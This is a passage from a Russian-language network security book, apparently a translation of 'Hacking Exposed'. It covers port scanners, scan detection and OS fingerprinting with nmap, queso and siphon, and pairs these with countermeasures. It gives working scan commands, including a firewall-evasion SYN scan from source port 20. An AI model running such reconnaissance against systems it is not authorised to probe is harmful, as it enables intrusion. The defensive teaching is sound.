Невозможно проиллюстрировать возможности утилиты SuperScan лучше, чем это сделано на рис. 2.4. Эта утилита предоставляет также один из наиболее обширных списков портов, с которым нам когда-либо приходилось встречаться. (Авторам книги нравится список под названием `henss.lst`. Более того, в исходном англоязычном названии книги первые буквы составляют аббревиатуру HENSS&S, откуда можно заключить, что авторы — просто фанаты этого списка.) Кроме того, можно вручную выделить порты или отменить их выделение. Стоит еще раз повторить, что утилита SuperScan помимо всех перечисленных возможностей обладает также и высокой скоростью.

WinScan

Утилита WinScan компании Prosolve (`http://www.prosolve.com`) является свободно распространяемой программой TCP-сканирования портов, реализованной в двух версиях: с графическим интерфейсом (`winscan.exe`) и для использования в командной строке (`scan.exe`). Мы регулярно обращаемся к версии для командной строки в файлах сценариев, поскольку при сканировании сетей класса C она позволяет получить удобные для анализа результаты. При использовании утилит Win32 `strings`, tee и tr компании Mortice Kern Systems, Inc. (`http://www.mks.com`) следующая консольная команда NT будет выполнять сканирование сети для портов из диапазона 0-1023 и формировать результат в виде строк с полями, разделенными двоеточиями, в формате *IP-адрес*:*имя_службы*:*порт*/*протокол* (для облегчения восприятия строка была разделена на две части).

```
scan.exe -n 192.168.7.0 ~s 0 -e 1023 -f | strings | findstr /c:"/tcp" |
tr \011\040 : | tr -s : : | tee -ia results.txt
```

Параметр -f при медленных соединениях лучше не использовать, поскольку полученные результаты могут оказаться не очень надежными. При запуске приведенной выше команды будут получены примерно следующие данные.

```
192.168.22.5:nbsession:139/tcp
192.168.22.16:nbsession:139/tcp
192.168.22.32:nbsession:139/tcp
```

Большое спасибо Патрику Хейму (Patrick Heim) и Джейсону Глассбергу (Jason Glassberg) за предоставление этой интересной команды.

ipEye

Не думаете ли вы, что для выполнения нетрадиционного сканирования потребуется система Linux и утилита nmap? Не торопитесь с выводами, поскольку утилита ipEye Арни Видстрома (Arne Vidstrom) (`http://ntsecurity.nu`) позволяет выполнить сканирование требуемых портов, а также TCP-сканирование с использованием сообщений SYN, FIN и по методу "рождественской елки", из командной строки Windows. На использование этой прекрасной утилиты накладывается лишь несколько ограничений. Они заключаются в том, что ее можно использовать только в среде Windows 2000 и одновременно сканировать один узел. Вот пример запуска утилиты ipEye для выполнения TCP-сканирования с помощью сообщений SYN порта с номером 20. При этом предпринята попытка избежать правил фильтрации, используемых маршрутизатором. Приведенный пример аналогичен запуску утилиты nmap с параметром -д (для краткости полученные результаты отредактированы).

```
C:\Toolbox>ipeye.exe 192.168.234.110 -syn -p 1 1023 -sp 20

ipEye 1.1 - (c) 2000, Arne Vidstrom (arne.vidstrom@ntsecurity.nu)
```

```
- http://ntsecurity.nu/toolbox/ipeye/

  1-52 [closed or reject]
  53 [open]
  54-87 [closed or reject]
  88 [open]
  89-134 [closed or reject]
  135 [open]
  136-138 [closed or reject]
  139 [open]
...
  636 [open]
  637-1023 [closed or reject]
  1024-65535 [not scanned]
```

Поскольку списки ACL многих маршрутизаторов и брандмауэров настроены так, чтобы запросы DNS (UDP 53), FTP (TCP 20), SMTP (TCP 25) и HTTP (TCP 80) могли проникать во внутреннюю сеть, то средства сканирования портов могут маскировать свою деятельность как передачу именно таких входящих пакетов. При выполнении такого сканирования взломщику необходимо знать адресное пространство позади брандмауэра или маршрутизатора. Однако это может оказаться затруднительным, если в исследуемой сети установлен пакет NAT (NetBIOS Auditing Tool).

WUPS

Утилита Windows UDP Port Scanner (WUPS) разработана тем же автором (Арни Видстромом, http://ntsecurity.nu). Эта утилита представляет собой надежное, с графическим интерфейсом и относительно быстрое средство сканирования UDP-портов, несмотря на то, что позволяет одновременно сканировать заданную последовательность портов лишь одного узла. Как видно из рис. 2.5, утилита WUPS является надежным средством для быстрого UDP-сканирования каждого требуемого узла и, следовательно, значительно облегчает выполнение этой утомительной задачи.




Рис. 2.5. Утилитой WUPS обнаружена система, в которой запущена служба SNMP (UDP 161)

Защита от сканирования портов

В табл. 2.2 приведен перечень популярных утилит сканирования, а также типы сканирования, которые эти утилиты позволяют выполнять.

ф Контрмеры: защита от сканирования портов

Выявление факта сканирования

Как правило, взломщики прибегают к сканированию TCP- и UDP-портов удаленного компьютера, чтобы установить, какие из них находятся в состоянии ожидания запросов. Поэтому выявить факт сканирования — значит, установить, в каком месте и кем будет предпринята попытка взлома. Основные методы выявления факта сканирования состоят в использовании специальной программы, предназначенной для выявления вторжений на уровне сети (IDS), такой как RealSecure компании Internet Security System и snort.

Таблица 2.2. Популярные утилиты сканирования портов и их возможности

Утилита	Сканирование			Ресурс
	TCP	UDP	Скрытое	
UNIX				
strobe	X			ftp://ftp.FreeBSD.org/pub/FreeBSD/ports/distfiles/strobe-1.06.tgz
Tcp_scan	X			http://wwdsilx.wwdsi.com/saint/
Udp_scan		X		http://wwdsilx.wwdsi.com/saint/
Nmap	X	X	X	http://www.inscure.org/nmap
Netcat	X	X		http://packetstorm.security.com/UNIX/utilities/nc110.tgz
Windows				
Netcat	X	X		http://www.atstake.com/research/tools/nc11nt.zip
NetScanTools Pro 2000	X	X		http://www.nwpsw.com
SuperScan	X			http://members.home.com/rkeir/software.html
WinScan	X			http://www.prosolve.com
IpEye	X			http://ntsecurity.nu
WUPS		X		http://ntsecurity.nu
Fscan	X	X		http://www.foundstone.com/rdlabs/termsofuse.php?filename=fscan.exe

ВНИМАНИЕ **Метод UDP-сканирования утилиты netcat не работает в операционной системе Windows NT, поэтому пользователям этой ОС не стоит доверять полученным результатам.**

Утилита snort (http://www.snort.org/) распространяется бесплатно. Как вы могли уже догадаться, эта утилита является одной из предпочитаемых нами сетевых программ IDS (заметим, что ее версии 1.*x* не позволяют обнаруживать фрагментацию пакетов). Вот пример листинга, содержащего данные о попытке сканирования портов.

```
[**] spp_portscan: PORTSCAN DETECTED from 192.168.1.10 [**]
05/22-18:48:53.681227
[**] spp_portscan: portscan status from 192.168.1.10: 4 connections
across 1 hosts: TCP(0), UDP(4) [**]
05/22-18:49:14.180505
[**] spp_portscan: End of portscan from 192.168.1.10 [**]
05/22-18:49:34.180236
```

Для платформы UNIX также существует немало утилит, позволяющих выявлять и регистрировать попытки сканирования. В качестве примера можно привести утилиту scanlogd (http://www.openwall.com/scanlogd/). Утилиту Psionic PortSentry, созданную в рамках проекта Abacus (http://www.psionic.com/abacus), можно настроить не только на регистрацию, но и на принятие контрмер при выявлении факта активного сканирования. Один из способов борьбы с попытками сканирования портов заключается в автоматической установке для ядра правил фильтрации, когда к уже существующим добавляется новое правило, запрещающее доступ со стороны узла-нарушителя. Такое правило можно задать в конфигурационном файле утилиты PortSentry. При этом одно и то же правило может отличаться в различных системах. Для системы Linux 2.2.*x* с поддержкой брандмауэром ядра системы запись в файле portsentry.conf имеет примерно следующий вид.


```
i New ipchain support for Linux kernel version 2.102+
KILL_ROUTE="/sbin/ipchains -I input -s $TARGET$ -j DENY -l"
```

Утилита PortSentry совместима с большинством версий UNIX, включая Solaris. Независимо от того, применяете ли вы какие-либо утилиты или нет, необходимо помнить, что массированные попытки сканирования портов, инициируемые каким-либо узлом или какой-нибудь сетью, могут означать, что кто-то изучает вашу сеть. Всегда обращайте самое пристальное внимание на такие действия, поскольку за ними может последовать полномасштабное вторжение. И наконец, не забывайте о том, что имеется возможность активного противостояния или блокирования попыток сканирования портов. Не стоит забывать, что взломщик наверняка попытается использовать ложный IP-адрес, и ваша система должна противостоять подобным действиям. Все эти вопросы рассматриваются в статье, которую можно найти по адресу http://www.openwall.com/scanlogd/P53-13.gz. В этой статье содержатся дополнительные советы по разработке и использованию систем выявления попыток сканирования.

Большинство брандмауэров не только может, но и должно настраиваться на режим обнаружения попыток скрытого сканирования. Однако одни брандмауэры справляются с этой задачей лучше, другие — хуже. Например, некоторые брандмауэры умеют выявлять скрытое сканирование. Однако многие из них, поддерживая режим выявления SYN-сканирования, абсолютно игнорируют FIN-сканирование. Самой большой проблемой при выявлении факта сканирования является задача анализа огромных системных журналов, накапливаемых при ежедневной работе серверов сети. Для упрощения решения этой задачи можно воспользоваться утилитой Psionic Logcheck (http://www.psionic.com/abacus/logcheck/). Кроме того, мы рекомендуем настроить утилиты таким образом, чтобы они реагировали на обнаруженные попытки сканирования в реальном времени, отсылая сообщения по электронной почте. Везде, где это только возможно, устанавливайте *пороговые значения для количества регистрируемых событий* (threshold logging), чтобы взломщик не завалил ваш почтовый ящик грудой сообщений, в которых будет так же трудно найти информацию, как и в системных журналах. Кроме того, в этом случае может также возникнуть условие DoS. При использовании пороговых значений все предупреждения будут

группироваться, а не обрабатываться по одному. Как минимум необходимо настроить систему безопасности на выдачу отчетов о самом факте выявленной попытки сканирования. Для брандмауэра Firewall-1 с этой целью можно использовать утилиту Ланца Спицнера (Lance Spitzner) `alert.sh` (`http://www.enteract.com/~lspitz/intrusion.html`). Эту утилиту можно использовать в качестве средства защиты, которое будет выявлять и отслеживать попытки сканирования портов.

Для платформы Windows NT также имеется несколько утилит, предназначенных для выявления попыток сканирования. Прежде всего, необходимо отметить такую утилиту, как Genius 2.0, разработанную компанией Independent Software (`http://www.indiesoft.com`) для платформ Windows 95/98 и Windows NT. Этот программный продукт предоставляет гораздо больше возможностей, чем простое средство обнаружения TCP-сканирования портов. Однако необходимо отметить, что даже для этих целей имеет смысл его использовать. Утилита Genius отслеживает многочисленные запросы к открытым портам в течение заданного промежутка времени и при обнаружении попыток сканирования отображает на экране предупреждающее диалоговое окно, в котором содержится IP-адрес взломщика и доменное имя его узла.



Утилита Genius позволяет выявлять как попытки обычного сканирования, т.е. с установкой TCP-соединения, так и SYN-сканирования.

Еще одним детектором сканирования для системы Windows, заслуживающем отдельного упоминания, является программа BlackICE (рис. 2.6) компании Network ICE (`http://www.networkice.com`). Данная программа представляет первое основанное на использовании агентов средство выявления вторжений, которое можно использовать как в Windows *9x,* так и в NT. В момент написания данной книги этот программный продукт был коммерческим, хотя в ближайшем будущем компания обещает подготовить свободно распространяемую версию. И наконец, программа ZoneAlarm (`http://www.zonelabs.com/`) хорошо подходит для платформы Windows и может применяться в качестве брандмауэра. Для личного использования имеется бесплатная версия этой программы.




Рис. 2.6. Кроме обнаружения обычного TCP-сканирования портов, программа BlackICE может выявлять также UDP-сканирование, запросы на открытие нулевых сеансов NT, ping-прослушивание с помощью pcAnywhere, попытки взлома с помощью WinNuke, множественные запросы, применение утилиты `traceroute`*, Smurf-взломыи т.д.*

Предотвращение сканирования

Вряд ли можно помешать кому-либо предпринять попытку сканирования портов на вашем компьютере, однако вполне реально свести к минимуму связанный с этим риск. Для этого нужно заблокировать все службы, в работе которых нет необходимости. В среде UNIX данная задача решается с помощью добавления символов комментария в соответствующие строки файла `/etc/inetd.conf`, а также отключения автоматического запуска ненужных служб в сценарии начальной загрузки. Более подробно эти вопросы освещены в главе 8.

В системе Windows NT также целесообразно отключить все ненужные службы. Однако сделать это сложнее, поскольку из-за сетевой архитектуры Windows NT по крайней мере порт `139` должен работать постоянно. Тем не менее остальные службы можно отключить, запустив аплет Services панели управления. Способы нарушения безопасности системы Windows NT и контрмеры, которые можно предпринять для их предотвращения, более подробно будут рассмотрены в главе 5. Здесь же стоит упомянуть о том, что компанией Tiny Software (`www.tinysoftware.com`) распространяется модуль ядра, позволяющий выполнять фильтрацию входящих пакетов. С помощью этого модуля можно защитить большинство важных портов.

Что же касается других операционных систем и устройств, то нам остается лишь посоветовать как можно внимательнее прочитать соответствующие справочные руководства. Постарайтесь найти в них информацию о том, какие порты вам действительно необходимы и как отключить остальные, чтобы свести риск к минимуму.

Определение операционной системы

Итак, мы убедились, что существует множество различных приемов и средств сканирования портов. Вспомните, что при сканировании портов преследуется две основные цели. Во-первых, нужно установить, какие TCP- и UDP-порты на исследуемом компьютере находятся в состоянии ожидания запросов. Во-вторых, необходимо определить тип операционной системы, используемой на удаленном узле.

Активное определение операционной системы

Популярность	*10*
Простота	*8*
Опасность	*4*
Степень риска	*7*

Информация об операционной системе понадобится на последующих этапах, при составлении схемы уязвимых участков. Об этом речь пойдет в последующих главах. Важно помнить, что при этом необходимо быть особенно точным и внимательным к мелочам. Именно поэтому очень важно абсолютно правильно установить тип удаленной операционной системы. При определении типа ОС очень полезной оказывается косвенная информация, получаемая, например с помощью сбора маркеров, о которых мы поговорим в главе 3. При этом будет собрана информация о таких службах, как FTP, telnet, SMTP, HTTP, POP и других. Сбор маркеров — это один из самых простых методов определения типа операционной системы, а также версий работающих под ее управлением служб. Нетрудно догадаться, что существуют различные средства, призванные помочь в решении этой задачи. Среди доступных можно отметить две

утилиты, позволяющие получить самые точные результаты, — уже хорошо нам известная nmap и утилита queso. Точность результатов, выдаваемых обеими утилитами, объясняется, прежде всего, тем, что обе они предоставляют возможность исследования стека протоколов TCP/IP (stack fingerprinting).

Активное исследование стека

Прежде чем перейти к рассмотрению возможностей утилит nmap и queso, необходимо вкратце пояснить, в чем же состоит суть исследования стека TCP/IP. *Исследование стека* (stack fingerprinting) — это очень мощная технология, позволяющая быстро определить тип и версию операционной системы узла с высокой степенью вероятности. Очевидно, что разные разработчики по-разному подходят к реализации стека TCP/IP. В частности, многие разработчики по-своему трактуют рекомендации документов RFC, что впоследствии проявляется в логике работы тех или иных сетевых служб. Таким образом, зная о существующих различиях и проверив реакцию служб изучаемой системы на различные ситуации, можно практически однозначно определить тип и версию соответствующей операционной системы. Для достижения максимальной достоверности при исследовании стека требуется по крайней мере один порт, находящийся в режиме ожидания запросов. С помощью утилиты nmap можно выдвинуть предположение об используемой операционной системе даже при отсутствии таких портов, однако степень его достоверности в этом случае будет невысокой. Полное описание процесса исследования стека можно найти в статье Федора (Fyodor), впервые опубликованной в журнале *Phrack Magazine*. В настоящее время ее можно получить, обратившись по адресу `http://www.insecure.org/nmap/nmap-fingerprinting-article.html`.

Ниже приведен перечень тестов, которые можно использовать в процессе исследования стека для определения типа и версии операционной системы.

- **Передача пакетов** FIN (FIN **probe).** Пакет FIN отсылается в открытый порт. Как уже упоминалось, согласно документу RFC 793, исследуемая система не должна отвечать на такое сообщение. Однако многие реализации стека (например, Windows NT) отвечают на них, отправляя пакет FIN/ACK.
- **Попытка установки флагов (bogus flag probe).** Отсылается пакет SYN с установленным флагом в заголовке TCP, значение которого не определено спецификацией протокола. Некоторые операционные системы, например Linux, в ответном пакете устанавливают этот же флаг.
- **Изучение начальной последовательности (Initial Sequence Number (ISN) sampling).** Основная задача этого теста — попытаться определить характерные признаки начальной последовательности, генерируемой узлом при получении запроса на установку соединения, которые характерны для той или иной реализации TCP.
- **Мониторинг бита фрагментации ("don't fragment bit" monitoring).** Этот бит устанавливается некоторыми операционными системами для повышения производительности. Проверка данного бита может помочь в определении типа операционной системы, для которой характерно такое поведение.
- **Исходный размер окна TCP (TCP initial window** size). Для некоторых реализаций стека протоколов TCP/IP данный параметр уникален, что способствует точности определения типа операционной системы.
- **Значение** ACK (ACK value). В различных реализациях стека IP по-разному задается значение поля ACK. В одних случаях возвращается полученный от вас номер последовательности, а в других — значение номера последовательности, увеличенное на 1.
- **Обработка сообщений об ошибках ICMP (ICMP error message quenching).** Некоторые операционные системы следуют рекомендациям документа RFC 1812

(www.ietf.org/rfc/rfc1812.txt) и ограничивают скорость передачи сообщений об ошибках. Поэтому, отправляя UDP-пакеты на какой-либо порт (обычно с большим номером), вполне реально измерить количество сообщений об ошибках, поступившее за определенный период, и определить таким образом тип операционной системы.

- **Измерение длины сообщений ICMP (ICMP message quoting).** При возникновении ошибок ICMP разными операционными системами передаются сообщения различной длины. Проанализировав полученное сообщение, можно сделать некоторые предположения об исследуемой операционной системе.
- **Проверка целостности ответных сообщений об ошибках ICMP (ICMP error message-echoing integrity).** В некоторых реализациях стека при возврате сообщений об ошибках ICMP изменяется заголовок IP. Проверив тип изменений, внесенных в заголовок, можно сделать некоторые предположения об операционной системе исследуемого узла.
- **Тип службы (TOS — type of service).** Можно проверять поле TOS для сообщений "ICMP port unreachable". В большинстве реализаций это поле имеет значение O, однако иногда используются и другие значения.
- **Обработка фрагментации (fragmentation handling).** Как отмечают Томас Пташек (Thomas Ptacek) и Тим Ньюсхам (Tim Newsham) в своей известной статье *Insertion, Evasion, and Denial of Service: Eluding Network Intrusion Detection* (http://-www.clark.net/~roesch/idspaper.html), различные стеки обрабатывают перекрывающиеся фрагменты сообщений по-разному. При сборке фрагментированных пакетов некоторые стеки записывают новые данные поверх старых и наоборот. Проверив, каким образом были собраны тестовые пакеты, можно сделать предположение об исследуемой операционной системе.

A **Параметры TCP (TCP options).** Параметры TCP определены в документе RFC 793 и недавно изданном RFC 1323 (www.ietf.org/rfc/rfc1323.txt). Нововведения, описанные в RFC 1323, нашли отражение только в самых последних реализациях стеков. Отправляя пакет с набором различных параметров, таких как по operation, maximum segment size, window scale factor, timestamp и т.д., можно сделать вывод о типе и версии операционной системы.

Для того чтобы воспользоваться утилитой nmap и выполнить все перечисленные тесты (за исключением обработки фрагментации и обработки сообщений об ошибках ICMP), достаточно указать в командной строке параметр -o. Давайте посмотрим, как будет выглядеть полученный результат.

```
[tsunami] nmap -O  192.168.1.10
Starting nmap V.  2.53 by fyodor@insecure.org
Interesting ports on shadow (192.168.1.10):
Port    State       Protocol  Service
7       open        tcp        echo
9       open        tcp        discard
13      open        tcp        daytime
19      open        tcp        chargen
21      open        tcp        ftp
22      open        tcp        ssh
23      open        tcp        telnet
25      open        tcp        smtp
37      open        tcp        time
111     open        tcp        sunrpc
512     open        tcp        exec
513     open        tcp        login
514     open        tcp        shell
```

```
2049    open        tcp        nfs
4045    open        tcp        lockd

TCP Sequence Prediction: Class=random positive increments
                         Difficulty=26590 (Worthy challenge)
Remote operating system guess: Solaris 2.5, 2.51
```

Как видно, при включении режима исследования стека утилиты nmap можно легко получить достаточно точное определение типа и версии операционной системы. Даже если на изучаемом узле не открыто ни одного порта, утилита nmap поможет сделать довольно точное предположение об используемой операционной системе.

```
[tsunami]# nmap -p80 -O 10.10.10.10
Starting nmap V. 2.53 by fyodor@insecure.org
Warning: No ports found open on this machine, OS detection will be
MUCH less reliable
No ports open for host (10.10.10.10)

Remote OS guesses: Linux 2.0.27 - 2.0.30, Linux 2.0.32-34, Linux
2.0.35-36, Linux 2.1.24 PowerPC, Linux 2.1.76, Linux 2.1.91 - 2.1.103,
Linux 2.1.122 - 2.1.132; 2.2.0-pre1 - 2.2.2, Linux 2.2.0-pre6 - 2.2.2-ac5

Nmap run completed -- 1 IP address (1 host up) scanned in 1 second
```

Как видно из приведенного листинга, утилита nmap даже без открытых портов правильно определила операционную систему Linux.

Одной из примечательных особенностей утилиты nmap является то, что листинг сигнатур хранится в отдельном файле с именем nmap-os-fingerprints. При появлении каждой новой версии утилиты этот файл также обновляется, и на момент написания данной книги в нем содержались сотни сигнатур. Если вы хотите добавить новые сигнатуры и повысить таким образом эффективность утилиты nmap, обратитесь по адресу http://www.insecure.org:80/cgi-bin/nmap-submit.cgi.

Хотя на момент написания данной книги утилита nmap, по-видимому, позволяет наиболее точно выполнить исследование стека TCP/IP, она, тем не менее, является далеко не первой программой, в которой реализована соответствующая технология. До того как Федор встроил в утилиту nmap средства определения операционной системы, для этих же целей уже была создана утилита queso (http://packetstorm.security.com/UNIX/scanners/queso-980922.tar.gz). Необходимо отметить, что утилита queso не позволяет выполнять сканирование портов и может определять тип операционной системы посредством опрашивания в исследуемой системе одного открытого порта (по умолчанию используется порт 80). Если порт 80 закрыт, необходимо задать другой открытый порт, как показано в следующем примере, в котором с помощью утилиты queso осуществляется попытка определения типа операционной системы через порт 25.

```
[tsunami] queso 10.10.10.20:25
10.10.10.20:25          * Windoze 95/98/NT
```

Контрмеры: защита от определения операционной системы

Обнаружение попыток определения операционной системы

Многие из упоминавшихся выше средств выявления сканирования с успехом могут служить и для обнаружения попыток определения типа операционной системы. Хотя они не проинформируют вас о том, что выполнялось специальное сканирование с помощью утилиты nmap или queso, с их помощью все же удастся распознать сам факт такого особого сканирования, например с установкой флага SYN.

Предупреждение попыток определения операционной системы

Хотелось бы посоветовать какое-нибудь средство, позволяющее противодействовать попыткам определения операционной системы, однако, к сожалению, вынуждены констатировать, что решить эту проблему весьма непросто. Конечно, можно изменить исходный код операционной системы (естественно, если он имеется в вашем распоряжении) или поменять ее параметры, влияющие на характеристики стека, однако такое вмешательство может значительно изменить функциональность ОС. Например, в системе FreeBSD *4.x* имеется параметр ядра `TCP_DROP_SYNFIN`, который можно применить для игнорирования пакетов SYN+FIN, используемых утилитой nmap в целях исследования стека. Установка этого параметра поможет пресечь попытки определения типа операционной системы, однако в то же время нарушит поддержку RFC 1644 (TCP Extensions for Transactions).

Вместо этого мы предлагаем создавать такие сети, в которых сканированию могли бы подвергнуться лишь надежные и хорошо защищенные proxy-серверы и брандмауэры, а не компьютеры внутренней сети. В этом случае, даже если взломщику и удастся разведать тип операционной системы того или иного узла, проникновение через устройства защиты будет значительно затруднено.

Пассивное определение операционной системы

Популярность	*5*
Простота	*6*
Опасность	*4*
Степень риска	*5*

Из предыдущих разделов видно, насколько эффективными оказываются средства активного исследования стека, такие как утилиты nmap и `queso`. Важно не забывать о том, что рассмотренные выше приемы являются активными по своей природе. При этом для определения специфических особенностей сетевого стека и используемой операционной системы каждому узлу нужно передавать тестовые пакеты. Поскольку все активные методы предполагают передачу пакетов, системам выявления вторжений относительно просто выявить все предпринимаемые попытки идентификации операционной системы. Другими словами, активное исследование является далеко не самым скрытым методом, к которому может прибегнуть взломщик.

Пассивное исследование стека

Основные принципы пассивного исследования стека аналогичны концепциям, лежащим в основе его активного исследования. Однако в данном случае вместо передачи пакетов для определения используемой операционной системы взломщик осуществляет мониторинг сетевого трафика. Таким образом, наблюдая за сетевым трафиком между различными компьютерами, можно определить тип и версию удаленной операционной системы. Большие исследования в этой области были проведены Ланцом Спицнером (Lance Spitzner). На их основе была написана статья, которую можно найти по адресу `http://project.honeynet.org`. Кроме того, по адресу `http://www.gravitino.net/projects/siphon` можно также найти утилиту siphon Маршалла Беддо (Marshall Beddoe) и Криса Абада (Chris Abad), предназначенную для пассивного исследования портов, идентификации операционной системы и определения сетевой топологии. Теперь познакомимся с тем, как же выполняется пассивное исследование стека.

Параметры, используемые для пассивного исследования стека

Для определения типа и версии операционной системы можно использовать самые разнообразные признаки. Однако сейчас мы ограничимся рассмотрением лишь нескольких атрибутов, связанных с сеансом сетевого взаимодействия по протоколу TCP/IP.

Т Атрибут **TTL** (Time-to-Live — время жизни). Какое значение TTL устанавливается операционной системой для исходящих пакетов?

- **Windows Size** (размер окна). Какой размер окна используется?

А DF (Don't Fragment — бит фрагментации). Устанавливается ли операционной системой признак DF?

Проанализировав каждый из атрибутов и сравнив полученные результаты со значениями из имеющейся базы данных, можно определить удаленную операционную систему. Поскольку этот метод не гарантирует получения правильного ответа на основе каждого из атрибутов в отдельности, для получения более надежных результатов атрибуты можно комбинировать. Именно такой подход и используется утилитой siphon.

Вот как работает описанный метод. Если с помощью утилиты telnet установить удаленное соединение между узлами 192.168.1.10 и 192.168.1.11 , то с использованием утилиты siphon можно определить тип удаленной операционной системы.

```
[shadow]# telnet 192.168.1.11
```

С помощью нашей любимой утилиты snort можно частично просмотреть пакеты, передаваемые в процессе сетевого взаимодействия.

```
06/04-11:23:48.297976 192.168.1.11:23 -> 192.168.1.10:2295
TCP TTL:255 TOS:0x0 ID:58934 DF
**S***A* Seq: OxD3B709A4   Ack: OxBE09B2B7   Win: 0x2798
TCP Options => NOP NOP TS: 9688775 9682347 NOP WS: 0 MSS: 1460
```

При этом видно, что упоминавшиеся выше атрибуты принимают следующие значения.

TTL = 255

Размер окна = 2798

Бит DF = Yes

Теперь обратимся к базе данных утилиты siphon — файлу osprints.conf:

```
[shadow]# grep -i Solaris osprints.conf
# Window:TTL:DF:Operating System DF = 1 for ON, 0 for OFF.
2328:255:1:Solaris 2.6 - 2.7
2238:255:1:Solaris 2.6 - 2.7
2400:255:1:Solaris 2.6 - 2.7
2798:255:1:Solaris 2.6 - 2.7
FE88:255:1:Solaris 2.6 - 2.7
87CO:255:1:Solaris 2.6 - 2.7
FAF0:255:0:Solaris 2.6 - 2.7
FFFF:255:1:Solaris 2.6 - 2.7
```

Из приведенного фрагмента видно, что в четвертой записи содержатся те же значения, которые были получены с использованием утилиты snort. Таким образом, с помощью утилиты siphon можно точно определить исследуемую операционную систему.

```
[crush]# siphon -v -i x10 -o fingerprint.out
Running on: 'crush' running FreeBSD 4.0-RELEASE on a(n) i386
Using Device: x10
Host                    Port    TTL     DF      Operating System
192.168.1.11            23      255     ON      Solaris 2.6 - 2.7
```

Итак, без особых проблем в качестве удаленной была определена система Solaris 2.6. При этом важно отметить тот факт, что для успешной идентификации узлу 192.168.1.11 не потребовалось передавать ни одного пакета.

Пассивное исследование стека взломщик может использовать для выбора потенциальных жертв. Для этого достаточно понаблюдать за соответствующим Web-узлом и проанализировать сетевой трафик либо воспользоваться утилитой `siphon`. Несмотря на то что описанный метод является достаточно эффективным, он все же имеет некоторые ограничения. Во-первых, в приложениях, генерирующих свои собственные пакеты (например, `nmap`), не применяются те же признаки, что и самой операционной системой. Поэтому полученные результаты могут оказаться неточными. Во-вторых, на удаленном узле можно без проблем изменить атрибуты соединения.

```
Solaris: ndd -set /dev/ip ip_def_ttl 'число'
Linux: echo 'число' > /proc/sys/net/ipv4/ip_default_ttl
NT: HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\Tcpip\Parameters
```

Контрмеры: защита от пассивного определения операционной системы

Для защиты от пассивного определения операционной системы можно использовать приемы, описанные в разделе "Контрмеры: защита от определения операционной системы".

Средства автоматического сбора информации

Популярность	*10*
Простота	*9*
Опасность	*9*
Степень риска	*9*

Помимо описанных в данной главе, существует огромное количество других средств, и каждый день этот список увеличивается. Поскольку в рамках одной книги описать все эти средства невозможно, вкратце рассмотрим еще две дополнительных утилиты.

Утилита cheops (произносится "ки-опс", `http://www.marko.net/cheops/`), изображенная на рис. 2.7, представляет собой программу с графическим интерфейсом, предназначенную для полномасштабного исследования сети. При этом в одном пакете объединены утилиты ping, traceroute, средства сканирования портов, а также определения типа операционной системы (с помощью queso). Кроме этого, cheops позволяет получить графическое схематическое изображение исследуемой сети и связанных с ней сетей, что значительно облегчает понимание ее архитектуры.




Рис. 2.7. Пакет `cheops` *с графическим интерфейсом объединяет многие популярные утилиты исследования сетей*

Вторая утилита, на которой мы остановимся, называется tkined и входит в состав пакета Scotty (`http://wwwhome.cs.utwente.nl/~schoenw/scotty/`). По существу, эта утилита является сетевым редактором, написанным на языке Tcl, который объединяет различные средства, обеспечивающие сбор всевозможной информации об архитектуре и работе сети. Утилита tkined обладает большой гибкостью и позволяет проводить исследование сети с представлением результатов в графической форме. Хотя с ее помощью нельзя определить тип операционной системы, она обеспечивает выполнение большинства операций, описанных как в данной главе, так и главе 1. Кроме утилиты tkined, в состав пакета Scotty входит немало других интересных средств, заслуживающих самого пристального внимания.

Контрмеры: защита от средств автоматического сбора информации

